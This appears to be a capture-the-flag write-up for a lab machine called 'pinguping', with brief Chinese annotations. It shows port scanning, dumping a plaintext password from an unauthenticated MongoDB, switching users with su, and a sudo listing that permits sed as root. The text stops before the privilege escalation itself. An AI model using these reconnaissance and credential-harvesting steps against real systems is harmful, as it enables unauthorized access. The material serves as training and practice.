┌──(root㉿Eecho)-[~]
└─# rustscan -a 192.168.43.150 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 192.168.43.150:22
Open 192.168.43.150:80
Open 192.168.43.150:5000
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.43.150
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 16:41 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
Initiating ARP Ping Scan at 16:41
Scanning 192.168.43.150 [1 port]
Completed ARP Ping Scan at 16:41, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:41
Completed Parallel DNS resolution of 1 host. at 16:41, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:41
Scanning 192.168.43.150 [3 ports]
Discovered open port 22/tcp on 192.168.43.150
Discovered open port 80/tcp on 192.168.43.150
Discovered open port 5000/tcp on 192.168.43.150
Completed SYN Stealth Scan at 16:41, 0.02s elapsed (3 total ports)
Initiating Service scan at 16:41
Scanning 3 services on 192.168.43.150
Completed Service scan at 16:41, 6.03s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.150
NSE: Script scanning 192.168.43.150.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
Nmap scan report for 192.168.43.150
Host is up, received arp-response (0.00048s latency).
Scanned at 2026-05-19 16:41:05 CST for 7s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 77:b7:3e:fd:1a:53:71:4b:5d:33:47:17:70:c3:6f:fd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBR8oLexdUACi5kfV/zcZN7K7sgxmzrGgQgv+N4DtJwfkVHXhC6rxMLQ5o3ijvkCEWUdivs3jj/9gveg2eHSUq8=
|   256 e8:03:cb:1e:21:8a:17:df:71:80:92:eb:72:38:26:25 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGbKFDf7eB6YuXaOku2QUDH4jxScu9B8+TLA1xmC7AWq
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
5000/tcp open  http    syn-ack ttl 64 Werkzeug httpd 2.2.2 (Python 3.11.2)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Ping Test
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: 00:0C:29:59:E1:77 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/19%OT=22%CT=%CU=37128%PV=Y%DS=1%DC=D%G=N%M=000C29%TM
OS:=6A0C2228%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 22.426 days (since Mon Apr 27 06:28:06 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 192.168.43.150

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:41
Completed NSE at 16:41, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
           Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)
tester@pinguping:~$ mongosh
Current Mongosh Log ID: 6a0c26e66dcd795f552202d7
Connecting to:          mongodb://127.0.0.1:27017/?directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+2.2.5
Using MongoDB:          7.0.9
Using Mongosh:          2.2.5
mongosh 2.8.3 is available for download: https://www.mongodb.com/try/download/shell

For mongosh info see: https://docs.mongodb.com/mongodb-shell/

------
   The server generated these startup warnings when booting
   2026-05-19T10:40:49.171+02:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
   2026-05-19T10:40:49.931+02:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
   2026-05-19T10:40:49.931+02:00: /sys/kernel/mm/transparent_hugepage/enabled is 'always'. We suggest setting it to 'never' in this binary version
   2026-05-19T10:40:49.932+02:00: vm.max_map_count is too low
------

test> show dbs
admin       40.00 KiB
config     108.00 KiB
local       72.00 KiB
secretito   56.00 KiB
test> use secretito
switched to db secretito
secretito> show collections
usuarios
secretito> db.usuarios.find()
[
  {
    _id: ObjectId('6646123704d62681cf2202d8'),
    usuario: 'secretote',
    'contraseña': 'GraciasPorVenirAhoraVayase'
  }
]
secretito>
成功获取到secretote的凭证
横向移动到secretote用户
1
2
3
4
5
tester@pinguping:~$ su secretote
Contraseña:
secretote@pinguping:/home/tester$ id
uid=1002(secretote) gid=1002(secretote) grupos=1002(secretote),100(users)
secretote@pinguping:/home/tester$
secretote -> root
1
2
3
4
5
6
7
secretote@pinguping:/home/tester$ sudo -l
[sudo] contraseña para secretote:
Matching Defaults entries for secretote on pinguping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User secretote may run the following commands on pinguping:

    (ALL : ALL) /usr/bin/sed